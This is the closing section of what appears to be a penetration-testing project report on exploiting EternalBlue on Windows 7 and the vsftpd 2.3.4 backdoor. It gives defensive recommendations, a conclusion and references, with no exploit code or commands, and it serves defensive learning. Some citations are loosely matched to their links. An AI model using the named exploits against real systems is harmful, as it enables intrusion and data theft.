- Use Network Segmentation: Separate important systems into their own VLANs to minimize attack surface and lateral movement.
- Utilize Endpoint Detection & Response (EDR): Implement EDR solutions to observe malicious behavior in real time and prevent recognized exploit payloads.
- Firewalls and IDS/IPS: Firewalls and Intrusion Detection/Prevention Systems (IDS/IPS) create rules to monitor and block unauthorized traffic.
- Automated Tools: Automate patch management with tools like Windows Server Update Services (WSUS), System Center Configuration Manager (SCCM), or Tenable Nessus.
- Simulated attacks done in a real-world scenario enable organizations to increase incident response time and resilience against cyber-attacks.
- Conducting Ethical Hacking Exercises: Red teams assess for security weaknesses using the project methodology, while blue teams implement detection and mitigation strategies[16][17].

7. CONCLUSION:

This project illustrated the importance and technique for conducting penetration testing of outdated and improperly configured systems. There were two primary targets: The EternalBlue exploit on Windows 7 machines which have SMBv1 enabled, and the backdoor in VSFTP 2.3.4 on Ubuntu Linux. The testing proved that it is indeed possible for an attacker to take complete control of the system, extract or delete confidential information, and remain undetected.

Post-exploitation analysis and mitigations helped to understand the value of hardening systems through practices such as disabling legacy services, enforcing SMB signing, patching software, and securing configurations. The use of Wireshark validated both successful attacks and the effectiveness of countermeasures through observable changes in network behaviour [18].

Key takeaways include:

- The characteristics of penetration testing in terms of revealing system flaws and applying security measures like turning off SMBv1, enforcing signing on the SMB, and shutting down communication on high-risk ports.
- Strong authentication mechanisms, such as MFA, and RBAC, play an extremely important role in preventing unauthorized access and setting up persistence after exploitation.
- Firewalls, IDS, and EDR should detect and mitigate threats before they escalate into a full compromise of a system.
- Awareness and training programs in cybersecurity are paramount for grooming IT personnel as well as end-users to the identification and response of cyber threats.

If the recommendations for the future envisaged in this report are implemented, they will enhance the organization against real-life security threats. These will integrate continuous security assessment; strong access control; and monitoring for threats into the organization's workflow, thereby stopping most exploitation attempts, mitigating the rest, and ensuring resilience against next-gen cyber threats. The project, therefore, serves as a very good case study for all cybersecurity practitioners who would otherwise gain useful insights into offensive and defensive programs across various domains.

8. REFERENCES

[1] D. E. Denning, *Information Warfare and Security*, 1st ed. Addison-Wesley, 1998.

[2] K. Scarfone and P. Mell, "Guide to Intrusion Detection and Prevention Systems (IDPS)," *NIST Special Publication 800-94*, 2007. [Online]. Available: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-94.pdf

[3] G. Lyon, "Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning," *Insecure.Org*, 2009. [Online]. Available: https://nmap.org/book/

[4] Rapid7, "Metasploit Unleashed: Free Ethical Hacking Training," *Offensive Security*, [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/

[5] Wireshark Foundation, "Wireshark User Guide," [Online]. Available: https://www.wireshark.org/docs/wsug_html_chunked/

[6] Microsoft, "Microsoft Security Bulletin MS17-010 - Critical," Mar. 14, 2017. [Online]. Available: https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

[7] Broadcom. "Attack Signature: Backdoor.Vsftpd.33416," Available: https://www.broadcom.com/support/security-center/attacksignatures/detail?asid=33416

[8] M. Krahling, "Backdoor in vsftpd-2.3.4," *Exploit Database*, Jul. 2011. [Online]. Available: https://www.exploit-db.com/exploits/17491

[9] IEEE Xplore. "Cybersecurity Risk Analysis Using Penetration Testing," 2023. Available: https://ieeexplore.ieee.org/document/10468867

[10] IEEE Xplore. "Automated Vulnerability Detection and Exploitation," 2022. Available: https://ieeexplore.ieee.org/document/9751274

[11] National Institute of Standards and Technology (NIST), *Guide to Penetration Testing*, 2021. https://www.nist.gov

[12] K. Scarfone, M. Souppaya, A. Cody, and A. Orebaugh, "Technical Guide to Information Security Testing and Assessment," *National Institute of Standards and Technology (NIST) Special Publication 800-115*, 2008. https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf.

[13] Microsoft, "Microsoft Security Bulletin MS17-010 – Critical," *Microsoft Security Response Center*, Mar. 14, 2017. https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

[14] Rapid7, "Meterpreter: The Penetration Tester's Guide," *Metasploit Documentation*, 2023. https://docs.rapid7.com/metasploit/meterpreter/

[15] **CVE-2011-2523**, "VSFTPd 2.3.4 Backdoor Vulnerability," *Common Vulnerabilities and Exposures (CVE)*, 2011. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523

[16] **National Institute of Standards and Technology (NIST)**, "Guide to Enterprise Patch Management Technologies," *NIST Special Publication 800-40 Revision 3*, 2013. https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-40r3.pdf

[17] **SANS Institute**, "Network Segmentation Best Practices," *SANS Institute White Paper*, 2021. https://www.sans.org

[18] J. A. Perez, "Penetration Testing and Ethical Hacking: Lessons Learned from Exploiting Vulnerable Systems," *International Journal of Cybersecurity*, vol. 9, no. 3, pp. 22-30, 2023. https://www.cybersecurityjournal.org.

[19] Broadcom Symantec Security Center, Attack Signature document, "Attack: VSFTPD Compromised Source Packages Backdoor Vulnerability", https://github.com/rapid7/metasploit-framework/blob/master/documentation/README.md

[20] VSFTPD official versions and patches, https://security.appspot.com/vsftpd.html